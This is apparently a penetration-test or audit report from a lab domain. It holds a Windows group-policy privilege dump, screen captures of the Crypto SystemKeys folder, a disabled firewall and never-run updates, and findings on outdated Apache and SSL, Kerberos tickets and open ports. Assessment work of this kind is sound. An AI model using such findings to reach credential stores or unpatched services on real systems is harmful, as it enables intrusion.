SeChangeNotifyPrivilege = *S-1-5-32-554,*S-1-5-11,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-1-0
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-32-544,*S-1-5-20,*S-1-5-19
SeInteractiveLogonRight = *S-1-5-9,*S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-548,*S-1-5-32-551,*S-1-5-32-544
SeLoadDriverPrivilege = *S-1-5-32-550,*S-1-5-32-544
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-5-32-554,*S-1-5-9,*S-1-5-11,*S-1-5-32-544,*S-1-1-0
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-549,*S-1-5-32-544
SeRestorePrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420,*S-1-5-32-544
SeSystemTimePrivilege = *S-1-5-32-549,*S-1-5-32-544,*S-1-5-19
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544
[Version]
signature="$CHICAGO$"
Revision=1
TASKS
Percent Used
TASKS
rtual S
40.0 GB Allocated
0.00 B Unallocated
SecEdit
File Home Share View
MACHINE › Microsoft › Windows NT › SecEdit
Search SecEdit
Name
Date modified
Type
GptTmpl
11/9/2019 8:28 PM
Setup Information
GptTmpl
Setup Information
Date modified: 11/9/2019
Size: 3.65 KB


SystemKeys
File Home Share View
This PC › Local Disk (C:) › ProgramData › Microsoft › Crypto › SystemKeys
Search SystemKeys
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
Name
Date modified
Type
Size
36aa0bac420d012ad21c704b66f440dd_b5c3f5ee-51cc-477f-bdb5-5bcfbaca9ac6
11/3/2019 2:24 PM
System file
2 KB


Control Panel ▸ System and Security ▸ Windows Firewall
Search Control Panel
Control Panel Home
Allow a program or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
Help protect your computer with Windows Firewall
Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.
How does a firewall help protect my computer?
What are network locations?
Update your Firewall settings
Windows Firewall is not using the recommended settings to protect your computer.
Use recommended settings
What are the recommended settings?
Domain networks
Connected
Networks at a workplace that are attached to a domain
Windows Firewall state:
Off
Incoming connections:
Block all connections to programs that are not on the list of allowed programs
Active domain networks:
maskeddj.enpm809q
Notification state:
Notify me when Windows Firewall blocks a new program
Home or work (private) networks
Not Connected
Public networks
Not Connected
See also
Action Center
Network and Sharing Center
Windows 7
Build 7601
This copy of Windows is not genuine
10:42 PM


Control Panel ▸ System and Security ▸ Windows Update
Search Control Panel
Control Panel Home
Check for updates
Change settings
View update history
Restore hidden updates
Updates: frequently asked questions
Windows Update
Turn on automatic updating
Updates are not being installed automatically
Turn on automatic updating to help improve the security and performance of your computer and allow standard users to install updates on this computer.
Turn on automatic updates
Let me choose my settings
Most recent check for updates: Never
Updates were installed: Never
You receive updates: For Windows only.
Get updates for other Microsoft products. Find out more
See also
Installed Updates
Bookings
Windows 7
Build 7601
This copy of Windows is not genuine
10:43 PM
12/11/2021



Outdated version of Ubuntu
The Apache server version installed is 2.4.18. The latest version, as of October 2021, is 2.4.51. An outdated version of SSL is also used (version 1.0, which was recommended to be avoided due to inherent vulnerabilities).

Discovered Kerberos tickets and an enumeration of open ports on the Domain controller are attached to this report, along with Nessus vulnerability scan reports.